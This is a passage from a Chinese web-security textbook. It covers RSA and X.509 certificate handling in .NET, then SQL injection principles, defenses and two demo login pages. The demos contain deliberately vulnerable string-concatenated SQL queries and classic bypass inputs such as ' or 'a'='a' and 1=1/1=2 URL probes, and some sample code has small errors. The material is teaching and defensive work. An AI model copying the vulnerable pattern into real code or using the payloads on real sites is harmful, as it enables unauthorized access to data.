非对称算法在 Web 系统验证模块上经常被使用，如高密级文件在线传输，聊天加密等。下面的实例使用.NET 程序对非对称加密算法，以及如何在.NET 里使用非对称（RSA）算法加密解密用户数据。RSA 的加解密过程主要是创建两个 RSA 对象 rsa1 和 rsa2，要 rsa2 发送一段信息给 rsa1，则先由 rsa1 发送“公钥”给 rsa2。rsa2 获取得公钥之后，加密要发送的数据内容。rsa1 获取加密后的内容后，用自己的私钥解密，得出原始的数据内容。

实例代码如下：

```
using System;
using System.IO;
```

```
using System.Text;
using System.Security.Cryptography;
/// <summary>
/// </summary>
class Class1
{
   public static void Main(string[] args)
 {
   Class1 c=new Class1();
   c.StartDemo();
 }

public void StartDemo()
{
  RSACryptoServiceProvider rsa1 = new RSACryptoServiceProvider();
  RSACryptoServiceProvider rsa2 = new RSACryptoServiceProvider();
  string publickey;
  // 导出 rsa1 的公钥
  publickey=rsa1.ToXmlString(false);
  string plaintext;
  // 原始数据
  plaintext="你好吗？这是用于测试的字符串。";
  Console.WriteLine("原始数据是：\n{0}\n",plaintext);
  rsa2.FromXmlString(publickey); // rsa2 导入 rsa1 的公钥,用于加密信息
  // rsa2 开始加密
  byte[] cipherbytes;
  cipherbytes=rsa2.Encrypt( Encoding.UTF8.GetBytes(plaintext), false);

  /*//////////////////////////////////////////////*/
  Console.WriteLine("加密后的数据是：");
  for(int i=0; i< cipherbytes.Length; i++)
  {
     Console.Write("{0:X2} ",cipherbytes);
  }
  Console.WriteLine("\n");
  /*//////////////////////////////////////////////*/
  // rsa1 开始解密
  byte[] plaintbytes;
  plaintbytes = rsa1.Decrypt(cipherbytes,false);

  Console.WriteLine("解密后的数据是：");
  Console.WriteLine(Encoding.UTF8.GetString(plaintbytes));

  Console.ReadLine();
  }
}
```

### 4.6.3　证书加密

无论是基于 JSP 或 ASP.NET 技术的系统中都会需要创建基于 HTTPS 的高安全信道，如电子商务系统、结算系统等。

该技术通常向用户传送公钥，使用的分发机制称为证书。通常证书颁发机构（CA）对证书进行签名，以便确认公钥来自声称发送公钥的主体。

证书存放在称为“证书存储”的安全位置中。“证书存储”包含证书、CRL 和证书信

任列表（CTL），每个用户都有存储证书的个人存储（称为“我的存储”）。

虽然可以将任何证书存储在“我的存储”中，但应该将此存储专用于存储用户的个人证书，即用于签名和解密该特定用户消息的证书。

除了“我的存储”外，Windows 还维护以下证书存储：CA 和根。此存储包含特定证书颁发机构（用户信任其向其他用户颁发证书）的证书。操作系统提供了一套受信任的 CA 证书，管理员还可以添加其他的证书，如包含用户与之交换签名消息其他用户的证书。

图 4-8 所示为证书认证的顺序。





图 4-8　证书加密算法机理

（1）甲将一个签名的证书请求（包含他的名字、公钥、可能还有其他一些信息）发送到 CA。

（2）CA 使用甲的请求创建一个消息，CA 使用其私钥对消息进行签名，将消息和签名返回给甲，消息和签名共同构成了甲的证书。

（3）甲将证书发送给乙，以便授权乙访问甲的公钥。

（4）乙使用 CA 的公钥对证书签名进行验证，如果证明签名是有效的，乙就承认证书中的公钥是甲的公钥。

与数字签名的情况相同，任何有权访问 CA 公钥的接收者都可以确定证书是否由特定 CA 签名，这个过程不要求访问任何机密信息。上面这个方案假定乙有权访问 CA 的公钥，如果乙拥有包含该公钥的 CA 证书的副本，则乙有权访问该密钥。

在了解了证书基本概念后，需要帮助读者进一步了解如何结合.NET 技术实现基于证书的加密技术。

Internet 上有很多提供验证服务的机构，比较流行的有 VeriSign。在 Intranet 中使用 Windows Server 中的证书服务运行自己的 CA 服务。

X.509 是一种较常用的证书标准，如 Linux 和 Windows 的 Authenticode 技术与 SSL 技术都是使用的 X.509 证书标准。.NET Framework SDK 中提供了 makecert 这个生成证书的

工具用于制作测试证书。

如下命令会产生一个名为 test.cer 的证书：

```
mskecert -n CN=Test test.cer
```

双击此证书可以看到证书详细内容，如图 4-9 所示。




图 4-9 证书详细信息

在.NET 框架中 System.Security.Cryptography.X509Certificates 下提供了专门处理 X.509 证书的类。

下面的实例说明证书文件的读取，以及证书对象基本方法的使用。代码创建指定证书的对象，并且输出关于证书的安全加密信息。

代码中的主函数 Main 用于输出演示结果。方法 FindKeyLocation 用于定位密钥文件，其名称为 test，存放路径是用户个人文件夹。方法 GetKeyFileName 用于输出该证书的相关描述参数。

程序代码如下：

```
using System.Security.Cryptography;
using System.Security.Cryptography.X509Certificates;
namespace LeastPrivilege.Tools
{
    class Program
    {
    static void Main(string[] args)
    {
    // 指定证书保存位置
    StoreLocation location = StoreLocation.CurrentUser;
    if (args.Length != 0)
    location = StoreLocation.LocalMachine;
    // 创建证书存储对象
    X509Store store = new X509Store(
```

```
StoreName.My,
location);
store.Open(OpenFlags.ReadOnly);
// 选择证书
X509Certificate2Collection col =X509Certificate2UI.SelectFrom-
Collection(
store.Certificates,
"test",// 名称
"Select a Certificate",
X509SelectionFlag.SingleSelection);
store.Close();
if (col.Count != 1)
return;
// 返回证书信息
string keyfileName = GetKeyFileName(col[0]);
string keyfilePath = FindKeyLocation(keyfileName);
// 显示属性信息
// (interop code omitted).
ShellEx.ShowFilePropertiesDialog(
IntPtr.Zero,
keyfilePath,
keyfileName);
Console.WriteLine("Press enter to continue");
Console.ReadLine();
}
private static string FindKeyLocation(string keyFileName) // 获取证书
{
// 检测机器路径
string machinePath = Environment.GetFolderPath
(Environment.SpecialFolder.CommonApplicationData);
string machinePathFull = machinePath +@" \Crypto\RSA\MachineKeys";
// 获取证书文件
 string[] machineFiles = Directory.GetFiles(
 machinePathFull,
 keyFileName);
 if(machineFiles.Length > 0)
return machinePathFull;
// 检测用户路径
 string userPath = Environment.GetFolderPath
 (Environment.SpecialFolder.ApplicationData);
 string userPathFull = userPath + @"\Microsoft\Crypto\RSA\";
 string[] userDirectories = Directory.GetDirectories(userPathFull);
if(userDirectories.Length > 0)// 判断路径有效性
{
 string[] userDirClone = userDirectories;
for(int i = 0; i < userDirClone.Length; i++)
{
 string dir = userDirClone[i];
 userDirectories = Directory.GetFiles(
dir,
keyFileName);
if(userDirectories.Length != 0)
return dir;
}
}
return null;
}
private static string GetKeyFileName(X509Certificate2 cert)// 输出证书信息
{
string filename = null;
```

```
    if (cert.PrivateKey != null)
    {
    RSACryptoServiceProvider provider = cert.PrivateKey as
    RSACryptoServiceProvider;
    filename = provider.CspKeyContainerInfo.
    UniqueKeyContainerName;
        }
    // 证书哈希字串
    Console.WriteLine("hash = {0}", cer.GetCertHashString());

    Console.WriteLine("effective Date = {0}", cer.GetEffectiveDateString());
    // 证书期限
    Console.WriteLine("expire Date = {0}", cer.GetExpirationDateString());
    // 证书定义
    Console.WriteLine("Issued By = {0}", cer.Issuer);
    // 证书名称
    Console.WriteLine("Issued To = {0}", cer.Subject);
    // 证书密钥算法
    Console.WriteLine("algo = {0}", cer.GetKeyAlgorithm());
    // 证书公钥算法
    Console.WriteLine("Pub Key = {0}", cer.GetPublicKeyString());
        }
        return filename;
    }
```

在使用证书加密 Web 信息时，需要读者注意根证书。因为 Windows 系统维护了一个证书的列表，称为证书存储区（Certificate Store）。包含在该列表中的证书被称为根证书，它是由 Windows 系统默认提供的。如果 CA 的证书是一个根证书，Windows 就不再需要通过网络访问 CA 以验证证书的有效性，因为本机上已存有这类 CA 证书。通过各 CA 的层级验证可以形成一个证书链，从而最大程度避免机器在安装期间与 CA 联系。

# 第 5 章　让ASP.NET/JSP与数据库安全通信

在 Web 系统中，数据库扮演着越来越重要的角色，没有数据库的支持就无法完成巨量的数据流转。但这样一来也为黑客留下了很大空间，很多黑客攻击和数据丢失事件都是从数据库切入的。

通过本章能够学习加固 Web 系统与数据库之间的通道，减少黑客利用 Web 系统侵入和窃取数据的机会。

## 5.1　数据库与注入隐患

如今的互联网系统，不管是 JSP、ASP.NET 还是 PHP 技术都免不了使用一些用户输入的信息以达到信息的沟通。但用户输入信息种类繁多，其中不乏一些黑客的试探数据。

在 Web 开发中，安全性都是开发人员要考虑的一个重要要素。在 Web 应用程序中，确保安全性是一个重要而复杂的问题。ASP.NET 应用程序的安全性通常界定为在其上运行的计算机的配置，以及诸如数据库之类的连接资源。这就需要对特定文件夹、文件、组件和其他资源进行限制访问，以及给合适的用户授权，以便他们能访问请求的资源。

一般来讲，可用 ASP.NET 本身提供的身份验证、授权、角色扮演、IIS 自带的 NTFS 权限和委托技术来增强 Web 应用程序和服务器的安全性。但当 SQL 注入攻击发生时，这些技术对于保护数据库安全就远远不够的了。本节将重点讨论攻击者使用 SQL 注入攻击的原理，并结合实例提出防范措施。

SQL 注入是一种 Web 应用程序的安全漏洞，攻击者可以通过它将恶意数据提交给应用程序，欺骗应用程序在服务器上执行恶意的 SQL 命令。理论上讲，这种攻击一般可以预防，但由于其允许攻击者直接运行针对用户关键数据的数据库命令，从而成为一种常见的、危害性大的攻击形式。在极端情况下，攻击者不但能够自由地控制用户的数据，还可以删除数据表和数据库，甚至控制整个数据库服务器。

如果这种攻击容易预防，那么为什么还如此危险呢？由于众所周知的经济上的原因，用户的应用数据库对黑客来说非常诱人，他们可以引起攻击者的极大注意。如果在 Web 应用程序中可能存在 SQL 注入漏洞攻击者来说是很容易检测到并利用它。显然，即使 SQL 注入错误并不是开发人员最经常犯的错误，但是一旦发生就很容易被发现和利用。

攻击者检测 SQL 注入漏洞的一个简单方法是在输入中插入一个元字符（meta-character），应用程序会用这个字符生成一个数据库访问语句。例如，在任何包含一个搜索输入栏的 Web 站点上，攻击者可以输入一个数据库元字符，如一个核对符号()，然后单击“搜索”按钮提交输入。

如果应用程序返回一个数据库错误消息，攻击者不但会知道已经发现了一个应用程序

的数据库驱动部分，而且能注入更有意义的命令，让服务器执行。应用程序安全研究员 Michael Sutton 近来的研究表明，发现那些易于受到 SQL 攻击的站点是很容易的。使用 Google 搜索这种 API 方法只需几分钟，就可以确定大量的潜在的易受攻击的站点。

### 5.1.1 攻击原理

SQL 注入攻击是当今最危险、最普遍的基于 Web 的攻击之一。所谓注入攻击，就是攻击者把 SQL 命令插入到 Web 表单的输入域或页面请求的查询字符串中，欺骗服务器执行恶意的 SQL 命令。

在某些表单中，用户输入的内容直接用来构造（或影响）动态 SQL 命令或作为存储过程的输入参数，这类表单特别容易受到 SQL 注入攻击。SQL 注入攻击的要诀在于将 SQL 的查询/行为命令通过“嵌入”的方式放入合法的 HTTP 提交请求中，从而达到攻击者的某种意图，接着通过运用一些特权登录，让恶意用户通过程序在数据库上执行命令。

常见的 SQL 注入攻击过程如下：

（1）程序员用 ASP.NET 写了一个 Web 应用登录页面。这个登录页面控制用户是否有权访问应用，它要求用户输入一个用户名和密码。

（2）登录页面中输入的内容将直接用来构造动态的 SQL 命令或直接用作存储过程的参数。

（3）攻击者在用户名和密码输入框中输入“or 1=1”之类的内容。

（4）用户输入的内容提交给服务器后，在服务器运行上面的 ASP.NET 代码构造查询用户的 SQL 命令，由于攻击者输入的内容非常特殊。就使 SQL 命令变成类如：

```
SELECT from Users WHERE login=or 1=1 AND password=or 1=1
```

（5）服务器执行查询或存储过程，将用户输入的身份信息和服务器中保存的身份信息进行对比。

（6）由于 SQL 命令已被注入式攻击修改，不能有效验证用户身份，所以系统错误地授权给了攻击者。如果攻击者知道将表单中输入的内容直接可以用于验证身份的查询，将会尝试输入某些特殊的 SQL 字符串，篡改查询原来的功能，欺骗系统的授予访问权限，进而可能对数据表执行各种操作，包括添加、删除或更新数据，甚至可能删除表。

### 5.1.2 攻击方式

从攻击原理可以看出，SQL 注入攻击的源头是用户输入到 Web 表单的输入域或页面请求的查询字符串的内容，沿着 SQL 命令路径可以到达数据库服务器。在攻击的过程中，根据用户操作可将攻击方式分为无意攻击和有意攻击。

无意攻击是指用户无意中在 Web 表单的输入域或页面请求的查询字符串输入一些字符构成 SQL 命令，这些命令会对数据库执行破坏操作，此攻击造成的危害较小。有意攻击指用户故意在 Web 表单的输入域或页面请求的查询字符串输入一些字符构成 SQL 命令，通过这些命令欺骗服务器操作数据库得到某些返回结果，此攻击造成的危害非常严重。

实际上，每个 Web 站点都读取用户的信息，从登录信息到查找条件等。当用户在数据

库将要处理的数据时故意插入 SQL 代码，就发生了 SQL 注入。此外一些基本的 SQL 符号将有助解释这些攻击，称为 SQL 特殊符号攻击。常见如“”打开和关闭数据库字符串；“；”结束语句；“—”创建注释，编译器会忽略“—”之后的内容，还有如“/”、“%”等转义符号。

### 5.1.3　防范方法

从以上 SQL 注入攻击的源头，路径以及攻击方式的分析，可以针对性地采取如下的防范措施：

#### 1. 过滤或转义危险字符

过滤或转义危险字符是阻止 SQL 注入最常用也最简单的方法。这种技术的思想基础是，从用户输入中移除（过滤）危险字符，或使数据库将危险字符作为文字对待（即转义）。过滤并不是一种理想的构思，因为“危险的”字符可能是用户输入的有效部分。但是，可以在出现“已知有害”数据的地方引发错误。已知的有害数据是一般在 SQL 语句外不可能使用的字符，如“-”或“；”字符。转义字符一般涉及复制危险字符，所以在“”字符的例子中，代码将字符视为文字，而不是字符串的结束。

#### 2. 使用SqlParameter类

.NET 框架有一个叫做 SqlParameter 的集合类型，可以提供类型和长度检查，并且自动转义用户输入。当调用存储过程时使用同样的技术时，数据库将赋值给 parm.Value 的输入看做文字值，所以不需要转义用户输入，SqlParameter 也强制要求类型和类型长度。如果用户输入值与描述的类型和大小不一致，代码将抛出一个异常。必须尽可能通过强制的类型和长度检查限制用户输入数据。

#### 3. 用正则表达式限制输人

如果 ASP.NET 的文本控件捕获了文本框的值，则可以用一个正则表达式控件来限制其输入。如果文本输入框的值有另外的来源，如一个 HTML 控件、查询参数或 Cookie，则可以从 System.Text.RegularExpressions 命名空间中用类 Regex 来限制输入。

#### 4. 使用最小权限

将数据库访问和数据库使用权限限制到功能性的最小权限集。如果应用程序仅需要从数据库中读取数据，就没有理由允许数据库用户拥有删除表、插入记录或除读取数据之外的其他任何权限。

如果有恶意代码对数据库实施 SQL 注入攻击，但由于缺乏权限，破坏将降到最低限度。

#### 5. 拒绝已知的攻击签名

根据应用程序的行为，可以拒绝访问可能有危险的数据。过滤危险的 SQL 命令的关键字，如 drop、delete、insert 或 update 等。

### 6. 加密处理

将用户登录名称，密码等数据加密后保存于数据库。加密用户输入的数据，然后再将它与数据库中保存的数据比较，这就对用户输入的数据进行了“清洁处理”，用户输入的数据不再对数据库有任何特殊的意义，从而防止了注入 SQL 攻击命令。在 System.web.Security.FormsAuthenatication 类有一个 HashPasswordForStoringInConfigFile，适合对输入数据进行处理。

### 7. 在服务器上处理错误

系统错误中可以给攻击者提供数据库中的许多详细信息，如果在 Try 和 Catch 语句中隐藏数据库行为，并在服务器端正确地处理错误，则可以避免攻击者收集信息。在 Catch 语句中记录发生的错误的详细信息将有助于得知受到的攻击，以及攻击的企图。通过在服务器上处理错误，将阻止服务器向客户传送错误，以及所包含的敏感信息，因为成功的 SQL 注入攻击不一定会导致错误，导致错误的 SQL 注入通常说明攻击者正在收集数据库信息，是攻击的前兆。

## 5.2 一个注入实例

本节主要讲述如何通过编写严密的代码来防止注入攻击的发生。下面通过一个 ASP.NET 实际攻防注入攻击的例子讲解编程的方法。此法不仅适合 ASP.NET，同时适用于 JSP、PHP 等 Web 技术。

### 1. 第1个演示实例

演示实例 1 是一个登录窗体，用户输入账户密码后登录系统。在登录界面，用户输入账户和密码后接受系统的权限认证，黑客可以通过巧妙的 SQL 语言欺骗后进入。

映射到代码中，黑客需要利用账户名输入框 txtUsername 和密码输入框 txtPassword 输入注入语句。

登录界面的 HTML 代码如下：

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="Login.aspx.cs"
 Inherits="OASystem.Web.Login" %>
<!DOCTYPE HTML PUBLIC "-// W3C// DTD HTML 4.0 Transitional// EN">
<html>
<head>
   <title>::::企业协同办公平台 V0.9 ::::</title>
   <meta http-equiv="Content-Type" content="text/html; charset=gb2312”>
   <link href="Css/Login.css" type="text/css" rel="stylesheet">
   <script language="JavaScript" type="text/JavaScript">
   <meta content="MSHTML 6.00.2900.3086" name="GENERATOR">
</head>
<body scroll="no">
   <div align="center">
      <form id="Form1" method="post" runat="server">
         <table height="100%" width="100%" border="0"><tr>
       <td class="biao" valign="middle" align="center" height="489">
```

```
        <table width="591" height="390" border="0" align="center"
        cellpadding="0"
        cellspacing="0"> <tr>
        <td height="390" align="left" valign="top">
         <table width="100%" border="0" cellspacing="0" cellpadding="0">
            <tr>   <td>
      <img src="images/LogIn/top.gif" width="591" height="22"></td></tr>
        </table>
      <table width="100%" border="0" cellspacing="0" cellpadding="0">
        <tr><td height="219" align="left" valign="top" background="images/
        LogIn/bg1.gif">
        <table width="100%" border="0" cellspacing="0" cellpadding="0">
        <tr>
        <td height="90"> </td>
        </tr>  </table>
       <table width="100%" border="0" cellspacing="0" cellpadding="0">
       <tr><td height="40">
       </td> </tr>
      </table>  <table width="100%" border="0" cellspacing="0" cellpadding=
      "0"><tr>
            <td height="35" align="right" valign="middle" style="width:
            98px">
             <img src="images/LogIn/n1.gif" width="53" height="16"></td>
                 <td width="62%" height="35" align="left" valign="middle">
                  
<asp:TextBox ID="txtUsername" runat="server" CssClass="111"
 Width="195px"></asp:TextBox><asp:RequiredFieldValidator
 ID="RequiredFieldValidator1" runat="server" ControlToValidate=
 "txtUsername"
 ErrorMessage="*"></asp:RequiredFieldValidator>
        </td></tr>  <tr>
        <td height="35" align="right" valign="middle" style="width:98px">
        <img src="images/LogIn/n2.gif" width="53" height="16"></td>
         <td height="35" align="left" valign="middle"> 
    <asp:TextBox ID="txtPassword" runat="server" CssClass="111" TextMode=
    "Password" Width="195px"></asp:TextBox><asp:RequiredFieldValidator
      ID="RequiredFieldValidator2" runat="server" ControlToValidate=
      "txtPassword" ErrorMessage="*"></asp:RequiredFieldValidator> </td></
      tr> <tr>
   <td align="right" valign="middle" style="width:98px; height:40px;
   font-weight:bold;
        font-size:14px">
    <img src="images/LogIn/n3.gif" width="53" height="16"></td>
        <td align="left" valign="middle" style="height:40px">
<asp:DropDownList ID="drpEnterprise" CssClass="111" runat="server"
Width="200px">
      </asp:DropDownList> </td> </tr></table>
    <table width="100%" height="50" border="0" cellpadding="0" cellspacing=
    "0">
      <tr><td width="23%"> </td>
     <td width="77%" align="left" valign="middle">
       <table width="214" border="0" cellspacing="0" cellpadding="0">
       <tr><td>
      <asp:ImageButton ID="ImageButton1" runat="server" ImageUrl="~/images
      /LogIn/m1.gif"
        Width="90" Height="26" OnClick="ImageButton1 Click" /> </td><td>
    <asp:ImageButton ID="ImageButton2" runat="server" ImageUrl="~/images/
    LogIn/m2.gif"
         Width="90" Height="26" CausesValidation="false" />
              </td></tr> </table> </td> </tr> </table>
      <asp:Label ID="lblErrorMessage" runat="server" Font-Size="X-Small"
```

```
    ForeColor="Red"
         Visible="False" Width="164px">错误的用户名和密码</asp:Label></td>
       <td width="271" height="346">
    </td> </tr> </table>
    <table width="100%" height="22" border="0" cellpadding="0" cells-
    pacing="0" background="images/LogIn/foot.gif">
      <tr> <td align="center" valign="middle">
  <span class="STYLE3">Copyright 2001-2008 @ Company. All rights reserved.
  </span></td></tr>
      </table> </td></tr> </table><p>
         </table>
      </form>
   </div>
</body>
</html>
```

上述代码是测试页面的主体部分。单击登录按钮 ImageButton1 时进行登录验证，执行的数据库匹配检索的 SQL 语句应该如下：

```
cmd.CommandText= "SELECT * FROM [test].[dbo].[user] where
[user]='"+username+"' and [pswd]='"+pswd+"'";
```

接着打开该界面的后端代码文件，输入如下的 C#代码创建一个简单的登录验证功能。代码中包含一个登录按钮单击事件 Button1_Click，它执行检索账户的 SQL 语句，假如正确则提示欢迎信息。

后台代码如下：

```
public partial class  Default :System.Web.UI.Page
{
   string username;                          // 存储用户输入的用户名
   string pswd;                              // 存储用户输入的密码
   SqlConnection conn;                       // SqlConnection 实例
   SqlCommand cmd;                           // SqlCommand 实例
   protected void Page_Load(object sender, EventArgs e)
   {
       conn = new SqlConnection();
      conn.ConnectionString = SqlDataSource1.ConnectionString;
      conn.Open();                           // 打开数据库连接
    cmd = new SqlCommand();
      cmd.Connection = conn;

      cmd.CommandType = CommandType.Text;

   }
   protected void Button1_Click(object sender, EventArgs e)
   {
      username = tusername.Text;             // 获取用户输入的用户名
      pswd = tpassword.Text;                 // 获取用户输入的密码
      cmd.CommandText = "SELECT * FROM [test].[dbo].[user] where [user]=
      '"+username+"' and
         [pswd]='"+pswd+"'";                 // 查询字符串

     if( cmd.ExecuteScalar()!=null)
        Response.Redirect("Welcom.aspx");  // 如果用户名密码正确,跳转到欢迎界面
      else
         TextBox1.Text = "用户名或密码错误";// 错误,显示错误信息
   }
}
```

上述创建完成了一个简单的登录功能。当用户输入正常的用户名和密码后，系统提示欢迎界面。接着就需要进行窥探式的注入攻击了。

正常情况下，这种登录验证看起来没什么问题，下面是单击登录按钮时的查询语句：

```
cmd.CommandText="SELECT * FROM [test].[dbo].[user] where [user]=' yangyun'
and [pswd]='123456'"
```

被验证的变量都在两个单引号中间，and 语句要求前后都为真结果才为真，但是可以想到如果是 or 语句的话，那么只有结果只要有一个为真的话，那么整个语句就可顺利进行。如果查询语句是这样的话：

```
cmd.CommandText="SELECT * FROM [test].[dbo].[user] where [user]=' yangyun'
and [pswd]='123456' or 'a'='a'"
```

显然‘a’=’a’肯定为真，那么就意味着“where [user]='yangyun' and [pswd]='123456'or ‘a’=’a’”为真，如果这样的话，无论输入任何的用户名密码都可以通过验证。

到此，读者只需要按照上述步骤将 SQL 语句填写到用户名或密码中，登录界面都将错误的验证通过。

此类漏洞能够注入成功的原因：变量的值在两个单引号中间，要想执行添加的语句，必须使语句在单引号之外。假如黑客输入密码 aa 之后加了单引号 aa’，这样[pswd]=''的第一个单引号和 aa 后的单引号闭合，使得后面的语句可以执行，但还有后面一个单引号，此时黑客用后一个’a 前面的单引号和它闭合。这样语句变成了 where [user]='yangyun' and [pswd]='aa' or ‘a’=’a’。问题的根源在于没有对输入做过滤，用户输入的单引号闭合了原来的单引号。关于输入过滤技术请读者参考本书第 5 章。

### 2. 第2个演示实例

查询字符串是跨页传递在 ASP 页面的最简单的做法。这种做法在 ASP.NET 2.0 以上版本已经不是推荐的做法了，但对于简单数据传输还算简单而便利。该实例就通过查询字符串进一步讲解 SQL 的注入攻击。

1）实例参数说明

page1：传递参数。

Page2：接收并处理参数。

2）相关代码

page1 传递参数的代码：

```
protected void Button1 Click1(object sender, EventArgs e)
{
       Response.Redirect("page2.aspx?name="+textbox name.Text.Tostring
       ()+ "&password="+textbox password.Text.Tostring());
}
```

page2 接收并处理的相关代码：

```
username.Text = Request.QueryString["name"].ToString();
       tpassword.Text = Request.QueryString["password"].ToString();
       username = tusername.Text;
       pswd = tpassword.Text;
```

```
        cmd.CommandText = "SELECT * FROM [test].[dbo].[user] where [user]=
        '"+ username + "' and
          [pswd]='" + pswd + "'";
        if (cmd.ExecuteScalar() != null)
            Response.Write("hao");
        // Response.Redirect("Welcom.aspx");
        else
            TextBox1.Text = "用户名或密码错误";
```

读者复制上述代码运行后，会发现传递的参数会在浏览器地址栏显示如下：

```
http:// localhost:1239/WebSite/page2.aspx?name=xuanhun&password=123456
```

根据这个形式的地址，黑客就可以利用注入漏洞倾入 Web 系统。在接下来的 3）讲的就是根据这个地址形式攻击的原理和防范策略。

3）原理和防范策略

跨页面参数的传递有几种类型，主要包括数字型、字符型和搜索型。

（1）数字型。

查询语句类似为：Select * from 表名 where 字段=23。因为数字型没有引号，直接加查询语句测试是否可以执行。查询语句为：

① http:// localhost:1239/WebSite/page2.aspx?id=23。查询语句为：

```
Select * from 表名 where 字段=23
```

② http:// localhost:1239/WebSite/page2.aspx?id=23 and 1=1。因为 and 1=1 为真，所以如果返回的页面和①同，说明我们插入的语句执行了。查询语句为：

```
Select * from 表名 where 字段=23 and 1=1
```

③ http:// localhost:1239/WebSite/page2.aspx?id=23 and 1=2。因为 and 1=2 为假，查询语句为：

```
Select * from 表名 where 字段=23 and 1=2
```

这就是典型的 1=1、1=2 测试法的原理，可以注入的表现为：

正常显示（这是必然的，不然就是程序有错误了）；

正常显示，内容与①相同，系统得到记录状态 BOF 或 EOF（程序没做任何判断时）、或提示找不到记录（判断了 rs.eof 时）、或显示内容为空（程序加了 on error resume next）。

不可以注入就比较容易判断了，①同样正常显示，②和③一般都会有程序定义的错误提示，或提示类型转换时出错。

（2）字符型。

查询语句类似为：

```
Select * from 表名 where 字段='yangyun'
```

这种测试不过是先屏蔽单引号再用上面的方法来检测漏洞。例如，前面提到的测试页面：

```
http:// localhost:1239/WebSite/page2.aspx?name=xuanhun&password=123456
```

查询语句为：

```
Select * from [user] where [name]= 'yangyun'and [pswd]= '123456'。
```

字符型可以直接在单引号看程序的错误信息，如：

```
http:// localhost:1239/WebSite/page2.aspx?name=xuanhun&password='123456'
```

返回错误信息：/WebSite 应用程序中的服务器错误。

字符串'123456'后的引号不完整。'123456'附近有语法错误。

